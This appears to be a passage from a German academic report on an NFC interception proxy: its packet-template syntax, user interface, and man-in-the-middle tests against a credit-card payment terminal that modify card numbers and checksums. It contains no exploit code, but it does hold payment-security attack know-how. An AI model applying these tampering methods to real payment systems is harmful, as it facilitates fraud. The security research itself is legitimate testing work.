Für die Template Funktionalität wurde auf SnakeYaml gesetzt weshalb auch die Yaml Standards für die Template Syntax gelten.

6.4.9.6.3 Auswahl des Templates:

Bei allen Feldern des Templates, in denen das 'value' Attribut gesetzt ist, wird geprüft, ob es mit dem erhaltenen Paket übereinstimmt. Templates die genauer definiert sind, also mehr Felder definiert haben, werden ungenaueren vorgezogen.

6.4.9.6.4 Fieldname Keywords:

6.4.9.6.4.1 Lc: Content Längen Feld

Das Content Längen Feld enthält die Anzahl Bytes des folgenden Contents. Dieses Feld kann automatisch neu berechnet werden bei Modifikationen auf Feldern mit dem CONTENT Keyword (siehe Beschreibung zum CONTENT Keyword)

Das 'name' Attribut muss dabei genau 'Lc' lauten, um ein Feld als Content Längen Feld zu identifizieren.

6.4.9.6.4.2 Ci: Content Identifier

Dieses Keyword wird verwendet um Content zu identifizieren. Innerhalb des gesamten Contents kann dieser noch weiter aufgeteilt werden, wobei jeweils auf den Content Identifier geprüft wird. Dies kann verwendet werden um den Content noch genauer zu definieren.

Das 'name' Attribut muss dabei 'Ci' enthalten um ein Feld als Content Identifier Feld zu identifizieren.

Bei Ci Feldern muss das value Attribut gesetzt sein.

6.4.9.6.4.3 CONTENT: Zu Lc oder Ci gehörender Content

Soll das Content Längen Feld Lc automatisch angepasst werden, wird dieses nur aus den Feldern berechnet, welche das Keyword Content enthalten.

6.4.9.6.5 Definition von einem Paket mit Content Längen Feld

Möglicher Aufbau eines solchen Pakets:

ID	Lc	CONTENT	Status

Ein Beispiel mit Werten:

a5	0b	0F B3 41 FF 03 F1 C9 00 00 71 FC	90 00

Das Beispielpaket wird identifiziert durch das erste ID Byte und die letzten zwei Status Bytes. Content Länge und Content wechseln je nach Kontext.

Für dieses Paket könnte folgendes Template definiert werden:

packetDescription: Read Ok
fields:
- name: ID
value: a5
- name: Lc
description: Content Length Field
- name: Content
- name: SB
value: 90 00
description: Status Ok

Für die Felder 'ID' und 'SB' sind das value Attribut gesetzt. Somit werden diese als Identifikation für das Template verwendet. Die Länge des Contents wird automatisch durch das Content Längen Feld Lc berechnet. Bei Modifikationen durch gesetzte Regeln, welche die Länge des Content Felds verändern, kann das Lc Feld automatisch mit der neuen Länge angepasst werden,

Möchte man den Content noch weiter unterteilen kann das Content Identifier Keyword Ci benutzt werden.
Zum Beispiel wenn erst im Content definiert wird, dass es sich um einen Readbefehl handelt kann dies mit dem Ci Keyword und dazugehörigem Content definieren werden.

Ausgehen von vorigem Beispiel wollen wir jetzt das Paket noch genauer identifizieren.

Ausgangslage:

ID	Lc	CONTENT	Status

Gehen wir davon aus dass der Standard definiert, dass wenn der Content mit '0f b3' anfängt , das Paket ein Readbefehl ist und danach der zu lesende Sektor folgt.
Falls der Content mit '0f c5' anfängt handelt es sich um einen Write Command gefolgt mit den zu schreibenden Daten

Paket Aufbau Readbefehl:

ID	Lc	Ci ReadType	Sektor Content	Status

Ein Beispiel mit Werten:

a5	0b	0f b3	41 ff 03 f1 c9 00 00 71 fc	90 00

Dafür kann nun folgendes Template definiert werden:

packetDescription: Read Sector
fields:
- name: ID
value: a5
- name: Lc
description: Content Length Field
- name: Ci ReadType
value: 0f b3
- name: Sector Content
description: Read data from this sector
- name: SB
value: 90 00
description: Status Ok

Paket Aufbau WriteBefehl:

ID	Lc	Ci WriteType	Data Content	Status

Ein Beispiel mit Werten:

a5	0b	0f c5	41 aa 45 f1 39 0f a0 71 3c	90 00

Dafür kann nun folgendes Template definiert werden:

packetDescription: Write Data
fields:
- name: ID
value: a5
- name: Lc
description: Content Length Field
- name: Ci WriteType
value: 0f c5
- name: Data Content
description: Write Data
- name: SB
value: 90 00
description: Status Ok

Obwohl das ID Feld (a5) und das Status Feld (90 00) die gleichen Werte haben können die Packets durch die Content Identifier unterschieden werden. Zudem wird der Content genauer aufgeteilt was das Modifizieren vereinfacht.

Es gibt verschiedene Möglichkeiten den Content mit Ci Feldern aufzuteilen wobei Lc immer die Länge des kompletten Contents inklusive Ci & Ci Content darstellt.
Folgend sind alle möglichen Varianten aufgezeigt:

6.4.9.6.5.1 Mehrere 'Ci' mit dazugehörigen 'Ci Content' (unbegrenzte Anzahl Ci – Ci Content Paare sind möglich)

ID	Lc	Ci	Ci Content	Ci	Ci Content	Status

6.4.9.6.5.2 Der Anfang des Contents ist normaler unidentifizierter Content nachfolgend von identifiziertem Content

ID	Lc	Nicht identifizierter Content	Ci	Ci Content	Status

Es ist **nicht** möglich den Anfang eines Packets zu identifizieren und am Ende unidentifizierten Content zu haben:

ID	Lc	Ci	Ci Content	Nicht identifizierter Content	Status

Diese Aufteilung ist **nicht** möglich. Folgt auf einen 'Ci Content' kein weiterer Content Identifier (Ci) wird der Rest des Contents dem letzten 'Ci Content' zugewiesen.

6.4.9.6.6 Definition von einem Packet nur durch Content Identifiers

Es ist auch möglich, Pakets **nur** durch Content Identifiers zu definieren

Möglicher Aufbau eines solchen Pakets

Ci Header	Header Content	Ci Body	Body Content	Ci Trailer	Trailer Content

Ein Beispiel mit Werten:

a5 7c e1 72	07 cf 7d 15 01 dd	05 0b	0f 0f ac bf 82 8a cc	92 a1	12 34 ab cd ef

Dafür kann nun folgendes Template definiert werden:

packetDescription: http GET Request
fields:
- name: Ci Header
value: a5 7c e1 72
- name: Header Content
description: Request Header
- name: Ci Body
value: 05 0b
- name Body Content
description: Request Body
- name: Ci Trailer
value: 92 a2
- name: Trailer Content
description: Request Trailer

6.4.9.6.7 Allgemeine Empfehlung

Die einfachste und sicherste Weise ein neues Template zu erstellen ist ein schon vorhandenes Template für seine Bedürfnisse anzupassen. Templates sollten in Unterordnern organisiert werden um die Übersicht zu wahren.

6.4.9.7 User Interface

Beim Start des Programms, müssen die Einstellungen für die Session gemacht werden. Es muss angegeben werden, wo Pakete empfangen und wohin sie gesendet werden sollen. Weiter kann hier auch der Inputmodus gewählt werden. Dieser sagt aus, um was für einen Stream es sich handelt.




Abb. 28: Wireframe Programmstart

Das Hauptprogramm besteht aus der Auflistung aller Pakete der Session und zusätzlich aus der Detailansicht eines Pakets.




Abb. 29: Wireframe Hauptbildschirm

Über das Menü kann eine neue Session gestartet, die aktuelle Session gespeichert, das Programm verlassen oder ein Modifier gesetzt werden. Zusätzlich besteht in diesem Fenster die Möglichkeit, den Stream anzuhalten (Trap) und wieder weiterlaufen zu lassen.

6.4.10 Softwareausblick

Die Softwarearchitektur bietet die Möglichkeit, die Keywords für Templates konfigurierbar zu machen. Dies würde es erlauben eigene Keywords zu verwenden, wenn es Konflikte bei der Namensgebung gibt. Zudem wäre es möglich den Parser konfigurierbar zu machen, sodass auch andere Streams als Hex-Streams analysiert werden können wie zum Beispiel einen Plain Text Stream.

Weiter wäre es denkbar die Software so zu erweitern, dass mehrere Relays gleichzeitig analysiert werden können.

Zusammen mit der Plugin- und Template-Architektur ist es möglich, fast beliebige Streams auf einem Port zu erhalten, diese aufzuzeichnen, zu modifizieren und weiterzuleiten.

6.4.11 Testing

Einige UnitTests wurden geschrieben, um die Funktionalität der Applikation während der Entwicklung zu testen. GUI Tests wurden jeweils direkt mit den NFC Lesern und einem gültigen NFC Stream getestet. Nachfolgende Tests in der Nachstudie bilden gleichzeitig die Systemtests der Applikation.

6.5 Nachstudie

6.5.1 Modifizieren der Pakete im Online-Modus

6.5.1.1 Ziele der folgenden Tests

Mit den nachfolgenden Tests wird untersucht, wie sich das Modifizieren von verschiedenen Paketen auf die Transaktion zwischen Aduno Terminal und Kreditkarte auswirkt. Das Aduno Terminal befindet sich bei diesen Tests im Online Modus, hat also eine aktive Verbindung ins Internet und zu den Bezahlservern. Es wird zusätzlich untersucht, wie sich potentielle Schwachstellen ausnutzen lassen.

6.5.1.2 Versuchsaufbau

Für diesen Versuch benötigen wir den Laptop in der Mitte, auf dem der Gonzo Proxy läuft und die NFC Reader angeschlossen sind, das Aduno Terminal, welches die Zahlungen ausführt, den Laptop rechts, welcher die Zahlungen auf dem Aduno Terminal initiiert, und einen Switch, welcher das Aduno Terminal mit dem Internet verbindet.




Abb. 30: Versuchsaufbau für Online Tests

6.5.1.2.1 Kreditkarten Nummer und Ablaufdatum ersetzen

6.5.1.2.1.1 Beschreibung

Wir haben bereits herausgefunden, dass am Anfang einer Transaktion die Kreditkarten Nummer und Ablaufdatum im Klartext übertragen wird. Nun wollen wir untersuchen, was passiert wenn diese Daten ersetzt werden.

6.5.1.2.1.2 Testfälle

#	Testfall	Erwartetes Ergebnis	Erhaltenes Ergebnis	Status	Sicherheit gewährleistet
1	Kreditkarten Nummer und Ablaufdatum durch gültige Daten einer anderen Kreditkarte ersetzen	Transaktion wird von der anderen Kreditkarte abgebucht	Transaktion wird von originalen Kreditkarte abgebucht	NOK	OK
2	Kreditkarten Nummer und Ablaufdatum durch ungültige Daten ersetzen	Transaktion wird abgebrochen	Transaktion wird von originalen Kreditkarte abgebucht	NOK	OK

Tabelle 7: Testfälle Kreditkarten Nummer und Ablaufdatum ersetzen online-modus

6.5.1.2.1.3 Details Testfall 1




Abb. 31: Screenshot Gonzo Proxy: Aktive Modifiers Test 1.1




Abb. 32: Screenshot Gonzo Proxy: Original Paket Test 1.1




Abb. 33: Screenshot Gonzo Proxy: Modifiziertes Paket Test 1.1

6.5.1.2.1.4 Details Testfall 2




Abb. 34: Screenshot Gonzo Proxy: Aktive Modifiers Test 1.2




Abb. 35: Screenshot Gonzo Proxy: Original Paket Test 1.2




Abb. 36: Screenshot Gonzo Proxy: Modifiziertes Paket Test 1.2

6.5.1.2.1.5 Schlussfolgerung

Die Kreditkarten Nummer und Ablaufdatum in diesem Paket wird nicht für die Transaktion gebraucht. Es können beliebige Werte mitgegeben werden und dennoch wird die Transaktion durchgeführt.

6.5.1.2.2 Checksumme verändern

6.5.1.2.2.1 Beschreibung

Das Paket mit einer kryptografischen Checksumme ist Bestandteil jeder Transaktion. Wir wollen versuchen, verschiedene Modifikationen an dieser Checksumme vorzunehmen und untersuchen, wie das Aduno Terminal darauf reagiert.

6.5.1.2.2.2 Testfälle

#	Testfall	Erwartetes Ergebnis	Erhaltenes Ergebnis	Status	Sicherheit gewährleistet
1	Gleiche Checksumme zweimal senden	Transaktion wird abgebrochen	Transaktion abgebrochen	OK	OK
2	Checksumme einer Transaktion mit einer anderen Karte senden	Transaktion wird abgebrochen	Transaktion abgebrochen	OK	OK
3	Änderung des ATC Feldes im Checksummen Paket	Transaktion wird abgebrochen	Transaktion abgebrochen	OK	OK
4	Änderung des CID Feldes	Transaktion wird abgebrochen	Transaktion wird abgebrochen	OK	OK

Tabelle 8: Testfälle Checksumme ersetzen online-modus

6.5.1.2.2.3 Details Testfall 1




Abb. 37: Screenshot Gonzo Proxy: Aktive Modifiers Test 2.1




Abb. 38: Screenshot Gonzo Proxy: Original Paket Test 2.1

